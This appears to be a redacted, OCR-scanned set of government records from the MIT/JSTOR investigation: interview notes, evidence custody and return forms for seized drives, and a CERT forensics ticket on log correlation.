Heyman - [redacted] E.T.
[redacted] 2:35 pm

JAN 4th
[redacted] - the Manager - calls [redacted]
P.R. [redacted] arrive.
[redacted] were on scene and

to G
② Met with King, K.T. ?? -
was packet capturing happening when you arrived
Doesn't remember

Did not participate in conversations about
deploying packet capturing or camera deploying.

JAN 6th =
responds to Building 16 - then goes to
Building 20 - unsure where he went
[redacted]
[redacted]
[redacted] Building 20 Tel/Comm Data Room
[redacted]
[redacted] in IT control room

(Between - 4m & 6th)

End 2:42 pm

Sept 18, 2012

①

Key name: (b)(6), (b)(7)(C)
(b)(6), (b)(7)(C)

3:03pm

How many times have you seen a size and scope of this type of access and collection?

2000 Articles is more the norm as opposed to millions.

To have more than 50K of Articles would be rare or never had happen.

This incident was "off the charts"

When contacted for a collection Violations.

(b)(6), (b)(7)(C)

contacts Librarian for proxy info. but re proxy also notifies "stop.it" @ MIT.edu

It is unusual for JSTOR to shut down access to entire campus.

People are accessing JSTOR via MIT from all over the campus.

"Askus" Lists is who complaints about no access to JSTOR

JSTOR is heavily used by MIT people

②

(b)(6), (b)(7)(C)

Mid October is an Intense time of usage for JSTOR campus wide. Having a shut down would be a bad timing.

Confidential

No Records since

1 other incident of JSTOR violation in the early 1990's

Any complaints from Oxford UK?

Oxford Digital Library SDL

1 Phone Call only Between JSTOR & MIT
Decided to implement a more restricted model to access JSTOR
10/26/10 Phone Call Date

End 3:27 pm

Sept 18, 2

(b)(6), (b)(7)(C)

3:28pm

Jaw 4th

(b)(6), (b)(7)(C)

from IS&T called (b)(6), (b)(7)(C) call
phone - They were seeing Packet Capture
from China or something to do with China

Did not ask IS&T to Capture Packets
Camera Installed - was collaborative between
IS&T & MIT PD

MIT 22/63E → Special State Police Powers

(b)(6), (b)(7)(C)

were making notes from (b)(6), (b)(7)(C)
office because

End 3:49pm



Return or Destruction of Evidence

1. Date Prepared: 6/27/2012		2. LEO Case #: 102-775-60071-S		3. JIRA #: USSS-148/93-4	
4. Fate of Evidence:	<input checked="" type="checkbox"/> Returned to LEO agency	<input type="checkbox"/> Destroyed			
	Agency name: USSS-Boston	Authorizer name: Click here to enter text.			
	Agency address: 10 Causeway St Boston, MA 02222 (b)(6),(b)(7)(C)	Authorizer agency: Click here to enter text.			
	<input type="checkbox"/> Transferred to another agency	Agency address: Click here to enter text.			
	Agency name: Click here to enter text.	If Title III, date of court order to destroy: Click here to enter a date.			
Agency address: Click here to enter text.					
6. CERT® Exhibit #		8. Name and Exact Description of Item			
148-1		WD/HID BC# D01046 s/n WCAZA5861766			
148-2		WD/HID BC# D01047 s/n WCAWZ123290			
148-3		Seagate/HID BC#D01048 s/n 9WM69553			
148-4		WD/HID BC#WCATR2248284			
93-1		WD/HID BC#D01096 (CONTAINS 93 & 148 Data Files)			
NOTE: ALL ITEMS BELOW THIS LINE MUST BE COMPLETED BY HAND ON BOTH COPIES OF THIS FORM.					
7. Name of CERT Case Tech: 8. (b)(6),(b)(7)(C)			10. Name of CERT Team Leader: (b)(6),(b)(7)(C)		
9. Signature of CERT Case Tech: (b)(6),(b)(7)(C)			11. Signature of CERT Team Leader: (b)(6),(b)(7)(C)		
9. Date: 6/27/12			12. Date: 6/27/12		
13. On 6/27/2012, the exhibits listed above were <input checked="" type="checkbox"/> Returned to LEO agency <input type="checkbox"/> Transferred to another agency <input type="checkbox"/> Destroyed					
14. Name of Evidence Vault Tech: (b)(6),(b)(7)(C)			17. Name of Witness: (b)(6),(b)(7)(C)		
15. Signature of Evidence Vault Tech: (b)(6),(b)(7)(C)			18. Signature of Witness:		
16. Date and Time: 6/27/12 1:30 PM			19. Date and Time:		

Return or Destruction of Evidence

1. Date Prepared: 5/10/11		2. LEO Case #:		3. CERT#: USSS-93		
4. Fate of Evidence:	<input checked="" type="checkbox"/> Returned to LEO agency		<input type="checkbox"/> Destroyed			
	Agency name: USSS (b)(6),(b)(7)(C)		Authorizer name:			
	Agency address: CEC		Authorizer agency:			
	<input type="checkbox"/> Transferred to another agency		Agency address:			
Agency name:		If Title III, date of court order to destroy:			Agency address:	
5. CERT® Exhibit #		6. Name and Exact Description of Item				
USSS3-2		Western Digital HDD S/N: WLATR224B284 Contains Hard Drive Images				
		(b)(6),(b)(7)(C)				
NOTE: ALL ITEMS BELOW THIS LINE MUST BE COMPLETED BY HAND ON BOTH COPIES OF THIS FORM.						
7. Name of CERT Case Tech: (b)(6),(b)(7)(C)			10. Name of CERT Team Leader:			
8. Signature of CERT Case Tech: (b)(6),(b)(7)(C)			11. Signature of CERT Team Leader:			
9. Date: 5/10/11			12. Date:			
13. On _____ (date), the exhibits listed above were						
<input type="checkbox"/> Returned to LEO agency		<input type="checkbox"/> Transferred to another agency		<input type="checkbox"/> Destroyed		
14. Name of Evidence Vault Tech:			17. Name of Witness:			
15. Signature of Evidence Vault Tech:			18. Signature of Witness:			
Date and Time:			19. Date and Time:			

Handwritten signatures and initials

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Document #: LEOSUPPORTUSSS-144-4
Archived:
Container: FEV 1
Custodian: (b)(6),(b)(7)(C)
Accountable:
Classification: LEO Sensitive
Contract ID:
Barcode: D01039
Control #: LEOSUPPORTUSSS-144-04
Courier Name:
XRef #:
Type: Media
Media Type: Hard Drive
Serial #: 8WM99553
Property #:
SCG:

Receipt Number:
Received From:
Generated/Received: Received
Receive Method:
Receive Date:
Entered into System: 09/26/11
Project:
Agency: United States Secret Service
Date:
TDP #:
Signed For: 02/07/2012
Incoming Receipt #:
Number of Enclosures:
Pages:
Status: In House
Loaned:

Downgrade to:
Downgrade:
Downgrade Auth:
Retention Authorized:
Retention Letter Sent:
Retain Until:
Derived From:
OADR:

Sent to:
Send Method:
Signed for Date: 02/07/2012
Dispatched: 02/07/2012
Inventoried:
Overdue:
Sent/Dest by:
Witness:

Restrictions:

Restrict Copy Restrict Destruction Restrict Transfer

Declassification Exemptions:

X1 X2 X3 X4 X5 X6 X7 X8 X9 Manual Review
 OADR **OADR Date:**
 Exempt **Declassify on:**

Document Title:

2TB Seagate 3.5" SATA hard drive, Barracuda XT

Special Accesses:

*** No Special Accesses ***

History:

Transaction Date	Transaction Type	Receipt #
09/26/11	New Entry	
11/09/11	Inventory	
02/07/12	Internal Transfer	INT0011
03/12/12	Loan In	

Keywords: **Authors:**

*** No Keywords ***

*** No Authors ***

8/24/2012 10:47:58 AM *MA*

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Abstract

Reference

9/26 - [LONGO] item in-processed on 9/23, transferred from USSS SA (b)(6), to (b)(6),(b)(7)(C) item stored in (b)(6),(b)(7)(C) safe for analysis.
10/17/2011 [LONGO] - Analysis complete. Item returned to SA (b)(6),(b)(7)(C) Chain of custody and case folder updated (item no longer in-house).
10/19/2011-(BA) No original LEO ROIs in case file. Nothing in FEV. SIMS external transfer needs to be updated.
11/13/2011-(BA) No new case status ROIs/ROAs in case file. There is a DIID/ROA dated 9/15/11 by (b)(6),(7) in the case file (time line). Nothing in the FEV.
1/15/12- (BA) No new Case status reports for DEC/11. No USSS/ROIs in Case file. There is a DIID/ROA in case file. Nothing in FEV.
3/8/12- (BA) No new case status Jan/Feb 1st Qrt 2012. No USSS/ROIs in Case file. There is a DIID/ROA in case file. Nothing in FEV.
6/22/12- (BA) (b)(6),(b)(7)(C) request copy of case file for Trial-prep. No updated ROIs and/orROAs since 10/17/11. Nothing in FEV.

Classified Documents Detail Report Origination Certificate

Total: 1

Document #: LEOSUPPORTUSSS-144-3
Archived:
Container: FEV 1
Custodian: (b)(6),(b)(7)(C)
Accountable:
Classification: LEO Sensitive
Contract ID:
Barcode: D01038
Control #: LEOSUPPORTUSSS-144-03
Courier Name:
XRef #: 102-775-80071-S
Type: Media
Media Type: Hard Drive
Serial #: WCATR2246284
Property #:
SCG:

Receipt Number:
Received From:
Generated/Received: Received
Receive Method:
Receive Date:
Entered into System: 09/22/11
Project:
Agency: United States Secret Service
Date:
TDP #:
Signed For: 02/07/2012
Incoming Receipt #:
Number of Enclosures:
Pages:
Status: In House
Loaned:

Downgrade to:
Downgrade:
Downgrade Auth:
Retention Authorized:
Retention Letter Sent:
Retain Until:
Derived From:
OADR:

Sent to:
Send Method:
Signed for Date: 02/07/2012
Dispatched: 02/07/2012
Inventoried:
Overdue:
Sent/Deat by:
Witness:

Restrictions

Restrict Copy
 Restrict Destruction
 Restrict Transfer

Declassification Exemptions

X1 X2 X3 X4 X5 X6 X7 X8 X9 Manual Review
 OADR OADR Date:
 Exempt Declassify on:

Physical Description

Western Digital 1.0 TB SATA hard drive labeled (b)(6),(b) BOSTON USSS-83" containing reports, files, and images from case

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
09/22/11	New Entry	
11/09/11	Inventory	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Keywords

*** No Keywords ***

Authors

*** No Authors ***

8/24/2012 10:46:24 AM

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Abstract

Remarks

9/22 - [LONCO] Item in-processed on 9/15, transferred from USSS SA (b)(6), to (b)(6),(b) item stored in (b)(6),(b) safe for analysis.
10/17/2011 [LONCO] - Analysis complete. Item returned to SA (b)(6),(b) Chain of custody and case folder updated (item no longer in-house).
10/19/2011-(BA) No original LEO ROIs in case file. SIMS external transfer needs updated. Nothing in FEV.
11/15/2011-(BA) No new case status ROIs/ROAs in case file. There is a DIID/ROA dated 9/15/11 by (b)(6),(b) in the case file (time line). Nothing in the FEV.
1/15/12- (BA) No new Case status reports for DEC/11. No USSS/ROIs in Case file. There is a DIID/ROA in case file. Nothing in FEV.
3/8/12- (BA) No new case status Jan/Feb 1st Qrt 2012. No USSS/ROIs in Case file. There is a DIID/ROA in case file. Nothing in FEV.
6/22/12- (BA) (b)(6), request copy of case file for Trial-prep. No updated ROIs and/or ROAs since 10/17/11. Nothing in FEV.

Classified Documents Detail Report Origination Certificate

Total: 1

Document #: LEOSUPPORTUSSS-144-2
Archived:
Container: FEV 1
Custodian: (b)(6),(b)(7)(C)
Accountable:
Classification: LEO Sensitive
Contract ID:
Barcode: D01037
Control #: LEOSUPPORTUSSS-144-02
Courier Name:
XRef #: 102-775-60071
Type: Media
Media Type: CD
Serial #: n/a
Property #:
SCG:

Receipt Number:
Received From:
Generated/Received: Received
Receive Method:
Receive Date:
Entered Into System: 09/15/11
Project:
Agency: United States Secret Service
Date:
TDP #:
Signed For: 02/07/2012
Incoming Receipt #:
Number of Enclosures:
Pages:
Status: In House
Loaned:

Downgrade to:
Downgrade:
Downgrade Auth:
Retention Authorized:
Retention Letter Sent:
Retain Until:
Derived From:
OADR:

Sent to:
Send Method:
Signed for Date: 02/07/2012
Dispatched: 02/07/2012
Inventoried:
Overdue:
Sent/Dealt by:
Witness:

Restrictions:

Restrict Copy
 Restrict Destruction
 Restrict Transfer

Options for Non-Exempt Items:

X1
 X2
 X3
 X4
 X5
 X6
 X7
 X8
 X9
 Manual Review
 OADR **OADR Date:**
 Exempt **Declassify on:**

Comments:

CD labeled "TTHAKA Return" containing log files from victim system.

Special Accesses:

*** No Special Accesses ***

History:

Transaction Date	Transaction Type	Receipt #
09/15/11	New Entry	
11/09/11	Inventory	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Keywords:

*** No Keywords ***

Authors:

*** No Authors ***

6/24/2012 10:45:40 PM

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Abstract

From: [REDACTED]

9/15 - [LONGO] Item in-processed on 9/9, transferred from USSS SA (b)(6), to (b)(6),(b)(7) item stored in (b)(6), safe for analysis.

10/17/2011 [LONGO] - Analysis complete. Item returned to SA (b)(6),(b)(7)(C) Chain of custody and case folder updated (item no longer in-house).

10/19/2011-(BA) No original LEO ROIs in case file. SIMS external transfer needs updated.

11/15/2011-(BA) No new case status ROIs/ROAs in case file. The aforementioned DIID/ROA dated 9/15/11 by (b)(6),(b)(7)(C) is in the case file (time line). Nothing in the FEV.

1/15/12- (BA) No new Case status reports for DEC/11. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.

3/8/12- (BA) No new case status Jan/Feb 1st Qrt 2012. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.

6/22/12- (BA) (b)(6),(b)(7) request copy of case file for Trial-prep. No updated ROIs and/orROAs since 10/17/11. Nothing in FEV.

n

LEO Support - USSS | LEO SUPPORT (b)(6),(b)(7)(C) **Forensics | BOS** | Analyze and correlate server logs of activity with records from suspect system

Details

Type:	Forensics	Status:	Resolved
Priority:	Major	Resolution:	Fixed
Affects Version/s:	None	Fix Version/s:	None
Component/s:	None		
Labels:	Pending_non-interactive		

Description

At request of AUSA office in Boston for USSS case, review server logs from victim systems with a view to correlate those with records retrievable from suspect system.

Activity

All Comments Work Log History Activity

November 08
 (b)(6),(b)(7)(C) resolved LEOSUPPORTUSS-144: [redacted] SOX (b)(6), [redacted] analyze and correlate server logs at suspect systems from suspect systems as files
 Initial disclosure obstacles overcome. Additional work likely in subsequent stages. These will be detailed separately.

November 08 at 10:41 AM

October 15
 (b)(6),(b)(7)(C) commented on LEOSUPPORTUSS-144: [redacted] SOX (b)(6), [redacted] analyze and correlate server logs at suspect systems from suspect systems as files
 CERT Analyst (b) conducted two telephone consultations this week with AUSA Heyman and SA (b) regarding mechanisms for meeting disclosure requirements to defense team. Worked out an initial plan. This does not require additional work from November.

October 15 at 7:55 AM

September 30
 (b)(6),(b)(7) changed the Labels to 'Pending_non-Interactive' on LEOSUPPORTUSS-144: [redacted] SOX (b)(6), [redacted] analyze and correlate server logs at suspect systems from suspect systems as files

September 30 at 5:53 PM

(b)(6),(b)(7)(C) commented on LEOSUPPORTUSS-144: [redacted] SOX (b)(6), [redacted] analyze and correlate server logs at suspect systems from suspect systems as files
 Able to collate relevant data from additional evidence supplied by (b)(6),(b)(7) pursuant to consultations with AUSA Heyman and SA (b)(7)(C) CERT analyst (b)(6) wrote program to generate several sets of statistics from the provided data to answer field query

September 30 at 5:53 PM

September 28
 (b)(6),(b)(7)(C) commented on LEOSUPPORTUSS-144: [redacted] SOX (b)(6), [redacted] analyze and correlate server logs at suspect systems from suspect systems as files

Prepared Python program to extract metadata and log entries for comparison from provided data sources. Content not covering for one disk image to be reviewed. SA (b)(7)(C) supplied additional disk with images and metadata; however, image for the disk not reviewed.

September 18 at 3:14 PM

September 09
 (b)(6),(b)(7)(C) commented on LEOSUPPORTUSS-144: [redacted] SOX (b)(6), [redacted] analyze and correlate server logs at suspect systems from suspect systems as files
 Received from (b)(6),(b)(7)(C) two DVDs containing logs from victim systems and metadata extracted from suspect systems

September 09 at 4:58 PM

(b)(6),(b)(7)(C) commented on LEOSUPPORTUSS-144: [redacted] SOX (b)(6), [redacted] analyze and correlate server logs at suspect systems from suspect systems as files
 At request of AUSA office in Boston for USSS case, review server logs from victim systems with a view to correlate those with records releasable from suspect systems

September 09 at 4:58 PM

People	
Assignee:	(b)(6),(b)(7)(C)
Reporter:	
Vote (0)	Watch (0)
Dates	
Created:	09/Sep/11 4:55 PM
Updated:	08/Nov/11 10:41 AM
Resolved:	08/Nov/11 10:41 AM

LEQ Support - USSS LEOSU (b)(6),(b)(7)(C)
Forensics | BOS Analyze and correlate server logs of activity with records from suspect system

Details

Type:	Forensics	Status:	Resolved
Priority:	Major	Resolution:	Fixed
Affects Version/s:	None	Fix Version/s:	None
Component/s:	None		
Labels:	Pending_non-interactive		

Description

At request of AUSA office in Boston for USSS case, review server logs from victim systems with a view to correlate those with records retrievable from suspect system.

Activity

All Comments Work log History Activity

- (b)(6),(b)(7)(C) added a comment - 09/Sep/11 4:59 PM - Restricted to leo-support-uses
Received from (b)(6),(b)(7)(C) two DVDs containing logs from victim systems and metadata extracted from suspect systems
- (b)(6),(b)(7)(C) added a comment - 16/Sep/11 5:14 PM - Restricted to leo-support-uses
Prepared Python program to extract metadata and log entries for comparison from provided data sources. Content list missing for one disk image to be reviewed.
SA (b)(6) supplied additional disk with images and metadata; however, image for the disk in question was incomplete and unusable.
SA (b)(6) will reimage disk and forward full image.
- (b)(6),(b)(7)(C) added a comment - 30/Sep/11 5:53 PM - Restricted to leo-support-uses
Able to collate relevant data from additional evidence supplied by SA (b)(6),
Pursuant to consultations with AUSA Heymann and SA (b)(6), CERT analyst (b)(6) wrote program to generated several sets of statistics from the provided data to answer investigative questions. Supplied raw results to AUSA Heymann and investigators.
- Switching status to non_interactive, pending any follow-up requests.
(b)(6),(b)(7)(C) added a comment - 15/Oct/11 7:53 AM - Restricted to leo-support-uses
CERT Analyst (b)(6) conducted two telephone consultations this week with AUSA Heymann and SA (b)(6),(b)(7)(C) discussing mechanisms for meeting disclosure requirements to defense team. Worked out an initial plan. This does not require additional work from CERT analysts at this point.
- (b)(6),(b)(7)(C) added a comment - 09/Nov/11 10:41 AM - Restricted to leo-support-uses
Initial disclosure obstacles overcome. Additional work likely in subsequent stages. These will be ticketed separately.

People

Assignee: (b)(6),(b)(7)(C)
Reporter:
Vote (0)
Watch (0)

Dates

M 6/14/2012 10:35 PM

Created:
Updated:
Resolved:

09/Sep/11 4:55 PM
09/Nov/11 10:41 AM
09/Nov/11 10:41 AM

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Document #: LEOSUPPORTUSSS-144-1
 Archived:
 Container: EEV 1
 Custodian: (b)(6),(b)(7)(C)
 Accountable:
 Classification: LEO Sensitive
 Contract ID:
 Barcode: D01036
 Control #: LEOSUPPORTUSSS-144-01
 Courier Name:
 XRef #: 102-775-80071
 Type: Media
 Media Type: DVD
 Serial #: 00001235155
 Property #:
 SCG:

Receipt Number:
 Received From:
 Generated/Received: Received
 Receive Method:
 Receive Date:
 Entered into System: 09/15/11
 Project:
 Agency: United States Secret Service
 Date:
 TDP #:
 Signed For: 02/07/2012
 Incoming Receipt #:
 Number of Enclosures:
 Pages:
 Status: In House
 Loaned:

Downgrade to:
 Downgrade:
 Downgrade Auth:
 Retention Authorized:
 Retention Letter Sent:
 Retain Until:
 Derived From:
 OADR:

Sent to:
 Send Method:
 Signed for Date: 02/07/2012
 Dispatched: 02/07/2012
 Inventoried:
 Overdue:
 Sent/Dest by:
 Witness:

Restrictions

Restrict Copy Restrict Destruction Restrict Transfer

Exemption/Classification

X1 X2 X3 X4 X5 X6 X7 X8 X9 Manual Review
 OADR OADR Date:
 Exempt Declassify on:

Description/Title

DVD labeled "LOOSE DRIVE ECSAP REPORT" containing file listings and metadata from evidence drives.

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
09/15/11	New Entry	
11/09/11	Inventory	
11/15/11	Loan Out	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Keywords **Authors**

6/24/2012 10:28:00 AM

**Classified Documents Detail Report
Origination Certificate**

Total: 1

*** No Keywords ***

*** No Authors ***

Abstract

Summary

9/15 - [LONGO] Item in-processed on 9/9, transferred from USSS SA (b)(6), (b)(7)(C) to (b)(6), (b)(7)(C) Stored in (b)(6), (b)(7)(C) safe for analysis.

10/17/2011 [LONGO] - Analysis complete. Item returned to SA (b)(6), (b)(7)(C) Chain of custody and case folder updated (Item no longer in-house).

10/19/2011-(BA) No original LEO ROIs in case file.No new Case status ROIs or DIID/ROAs.

11/15/2011-(BA) No new case status ROIs/ROAs in case file. The aforementioned DIID/ROA dated 9/15/11 by (b)(6), (b)(7)(C) is in the case file (time line). Nothing in FEV.

1/15/12- (BA) No new Case status reports for DEC/11. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.

3/8/12- (BA) No new case status Jan/Feb 1st Qrt 2012. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.

6/22/12- (BA) (b)(6), (b)(7)(C) request copy of case file for Trial-prep. No updated ROIs and/orROAs since 10/17/11. Nothing in FEV.



Digital Intelligence and
Investigations Directorate

Evidence Custody
Form

Digital Forensics Lab

Investigating Agency: *USSS*

DID Case #: *LEO SUPPORT USSS - 144*

Agency Case #:

Item Number: <i>USSS 144-04</i>	Evidence Barcode: <i>D02039</i>	Type: <i>HARD DRIVE</i>	Serial Number: <i>9WM69553</i>
Description: <i>2TB SENGATE SATA HDD, BARRACUDA XT</i>			

Chain of Custody

Date/Time	Released By	Received By	Reason
Date: <i>9/23/11</i> Time: -	Name/Agency: <i>(b)(8),(b)(7)(C) / USSS</i> Signature: [Redacted]	Name/Agency: <i>(b)(8),(b)(7)(C) / COET</i> Signature: [Redacted]	Reason: <i>ANALYSIS</i>
Date: <i>10/17/2011</i> Time: <i>1823</i>	Name/Agency: <i>(b)(8),(b)(7)(C) / COET</i> Signature: [Redacted]	Name/Agency: <i>(b)(8),(b)(7)(C) / COET</i> Signature: [Redacted]	Reason: <i>EVIDENCE RETURN</i>
Date: <i>10/17/2011</i> Time: <i>1825</i>	Name/Agency: <i>(b)(8),(b)(7)(C) / COET</i> Signature: [Redacted]	Name/Agency: <i>(b)(8),(b)(7)(C) / USSS</i> Signature: [Redacted]	Reason: <i>EVIDENCE RETURN</i>
Date: _____ Time: _____	Name/Agency: _____ Signature: _____	Name/Agency: _____ Signature: _____	Reason: _____
Date: _____ Time: _____	Name/Agency: _____ Signature: _____	Name/Agency: _____ Signature: _____	Reason: _____
Date: _____ Time: _____	Name/Agency: _____ Signature: _____	Name/Agency: _____ Signature: _____	Reason: _____



Software Engineering Institute
Carnegie Mellon

Digital Intelligence and
Investigations Directorate

Evidence Custody
Form

Digital Forensics Lab

Investigating Agency: USSS

DIC Case #: LEDSUPPORTUSSS-144

Agency Case #: 102-775-6071-5

Item Number:	Evidence Barcode:	Type:	Serial Number:
<u>03</u>	<u>D01030</u>	<u>HARD DRIVE</u>	<u>W66TR2248284</u>
Description:			
<u>WESTERN DIGITAL 20TB SATA HARD DRIVE LABELED</u>		<u>(b)(6),(b)(7)(C)</u>	<u>ISSUE TO USSS-93</u>
<u>CONTAINING REPORTS, FILES AND IMAGES FROM CASE</u>			

Chain of Custody

Date	From Agency	Received By	Reason
<u>8/15/2011</u>	<u>(b)(6),(b)(7)(C)</u> <u>USSS</u>	<u>(b)(6),(b)(7)(C)</u> <u>CERT</u>	<u>ANALYSIS</u>
<u>10/17/2011</u>	<u>(b)(6),(b)(7)(C)</u> <u>CERT</u>	<u>(b)(6),(b)(7)(C)</u> <u>CERT</u>	<u>EVIDENCE RETURN</u>
<u>12/31</u>	<u>(b)(6),(b)(7)(C)</u>	<u>(b)(6),(b)(7)(C)</u>	
<u>10/17/2011</u>	<u>(b)(6),(b)(7)(C)</u> <u>CERT</u>	<u>(b)(6),(b)(7)(C)</u> <u>USSS</u>	<u>EVIDENCE RETURN</u>
<u>12/25</u>	<u>(b)(6),(b)(7)(C)</u>	<u>(b)(6),(b)(7)(C)</u>	
	Name/Agency	Name/Agency	Reason
	Signature	Signature	
	Name/Agency	Name/Agency	Reason
	Signature	Signature	
	Name/Agency	Name/Agency	Reason
	Signature	Signature	

Form Generated: 8/15/2011 3:30:21 PM



Software Engineering Institute
Carnegie Mellon

Digital Intelligence and
Investigations Directorate

Evidence Custody
Form

Digital Forensics Lab

Investigating Agency: *USSS*

OIID Case #: *LEDSHAR02USSS-144*

Agency Case #: *102-775-60071*

Item Number: <i>USSS-144-02</i>	Evidence Barcode: <i>0001037</i>	Type: <i>CD</i>	Serial Number: <i>N/A</i>
------------------------------------	-------------------------------------	--------------------	------------------------------

Description:
CD LABELED "ITHARA Return" CONTAINING LOG FILES FROM VICTIM

Chain of Custody

Date/Time	Released By	Received By	Reason
<i>9/9/2011</i>	<i>(b)(6),(b)(7)(C)</i> <i>USSS</i>	<i>(b)(6),(b)(7)(C)</i> <i>CERT</i>	<i>ANALYSIS</i>
	<i>(b)(6),(b)(7)(C)</i>	<i>(b)(6),(b)(7)(C)</i>	
<i>10/17/2011</i>	<i>(b)(6),(b)(7)(C)</i> <i>CERT</i>	<i>(b)(6),(b)(7)(C)</i> <i>CERT</i>	<i>EVIDENCE RETURN</i>
<i>1224</i>		<i>(b)(6),(b)(7)(C)</i>	
<i>10/17/2011</i>	<i>(b)(6),(b)(7)(C)</i> <i>CERT</i>	<i>(b)(6),(b)(7)(C)</i> <i>USSS</i>	<i>EVIDENCE RETURN</i>
<i>1225</i>	<i>(b)(6),(b)(7)(C)</i>	<i>(b)(6),(b)(7)(C)</i>	
		<i>(b)(6),(b)(7)(C)</i>	

Form Generated:

9/15/2011 1:30:22 PM



Digital Intelligence and
Investigations Directorate

Evidence Custody
Form

Digital Forensics Lab

Investigating Agency: USSS

DID Case #: LEDSUPPORT USSS-144

Agency Case #: 102-775-60071

Item Number: <u>USSS-144-01</u>	Evidence Barcode: <u>D01036 (4)</u>	Type: <u>DVD</u>	Serial Number: <u>0001235155</u>
Description: <u>containing file listings and metadata from evidence drives</u> <u>DVD LABELED "LOOSE DRIVE ECSAP REPORT"</u>			

Chain of Custody

Date/Time	Released By	Received By	Reason
9/9/2011 Time: (b)(6), (b)(7) Signature: (b)(6), (b)(7)(C)	USSS	(b)(6), (b)(7)(C) Signature: (b)(6), (b)(7)(C)	ANALYSIS
10/12/2011 Time: 1235 Signature: (b)(6), (b)(7)(C)	(b)(6), (b)(7)(C)	(b)(6), (b)(7)(C) Signature: (b)(6), (b)(7)(C)	EVIDENCE RETURN
10/17/2011 Time: 1226 Signature: (b)(6), (b)(7)(C)	(b)(6), (b)(7)(C)	(b)(6), (b)(7)(C) Signature: (b)(6), (b)(7)(C)	EVIDENCE RETURN
	(b)(6), (b)(7)(C)	(b)(6), (b)(7)(C)	

Form Generated:

6/15/2011 2:30:11 PM

LOANED TO:

(b)(6),(b)(7)(C)

LOAN CHECK OUT

DATE: 10/17/2011

DUE BACK: ** *52**

Transaction Date: 11/15/2011

Document Count: 1

Document Number

Title

LEOSUPPORTUSSS-144-1

DVD labeled "LOOSE DRIVE ECSAP REPORT" containing file listings and metadata from evidence drives.

11/15/2011 5:48 PM

Page # 1

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Document #: LEOSUPPORTUSSS-148-4
 Archived:
 Container: FEV 1
 Custodian: (b)(6),(b)(7)(C)
 Accountable:
 Classification: LEO Sensitive
 Contract ID:
 Barcode: D01048
 Control #: LEOSUPPORTUSSS-148-04
 Courier Name:
 XRef #: 102-775-60071-S
 Type: Media
 Media Type: Hard Drive
 Serial #: WCATR2248284
 Property #:
 SCG:

Receipt Number: SEIET021
 Received From:
 Generated/Received: Received
 Receive Method: Fed EX
 Receive Date: 11/22/2011
 Entered into System: 11/22/11
 Project:
 Agency: United States Secret Service
 Date:
 TDP #:
 Signed For: 02/07/2012
 Incoming Receipt #: 8764 8481 9384
 Number of Enclosures:
 Pages:
 Status: Transfer in Transit
 Loaned:

Downgrade to:
 Downgrade:
 Downgrade Auth:
 Retention Authorized:
 Retention Letter Sent:
 Retain Until:
 Derived From:
 OADR:

Sent to: USSS
 Send Method: Fed EX
 Signed for Date: 02/07/2012
 Dispatched: 06/27/2012
 Invented:
 Overdue: 06/27/2012
 Sent/Deat by: (b)(6),(b)(7)(C)
 Witness:

Restrictions

Restrict Copy Restrict Destruction Restrict Transfer

Declassification Options

X1 X2 X3 X4 X5 X6 X7 X8 X9 Manual Review
 OADR OADR Date:
 Exempt Declassify on:

Description

Western Digital, 3.5" 1TB SATA hard drive containing forensic images and labeled "2tbWD in enclos", "Acer", "Harvard iMac", "HP 8GB", "WD1200 from Harv"

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11	Copy	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

6/27/2012 2:46:44 PM

Classified Documents Detail Report
Origination Certificate

Total: 1

06/27/12 Loan Out
06/27/12 External Transfer SEIET021

Authors
*** No Keywords ***
*** No Authors ***

11/22/2011 - [LONGO] Evidence received on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOB). Evidence shipped directly to CERT (b)(6),(b)(7) Evidence logged into SIMS and transferred to (b)(6),(b)(7) for storage in analyst's safe for analysis.

11/22/11- (BA) New case this month. There is a form #1 (b)(6),(b)(7) in the case file showing transfer of D01049 from USSS (b)(6), (b)(6). This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(C) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.

12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

3/8/12- (BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM8BGT7 & a Samsung 332-dd.001 Forensic Image to USSS (b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6), Nothing in FEV.

6/18/12- (BA) (b)(6),(b)(7) requests copy of Case file for Trial Prep.

6/25/12- (BA) (b)(6),(b)(7) returned BC#D01049 to the FEV for safekeeping until same can be shipped to USSS-SA (b)(6),(b)(7)(C) in Boston, MA. No other case status ROIs and/or DIID/ROAs at this time.

6/27/12- (BA) (b)(6) mailed out 148-1 thru 4 (HD's) via FedEx.

**Classified Documents Detail Report
Origination Certificate**

Total: 1

Document #: LEOSUPPORTUSSS-148-3
 Archived:
 Container: FEV 1
 Custodian: (b)(6),(b)(7)(C)
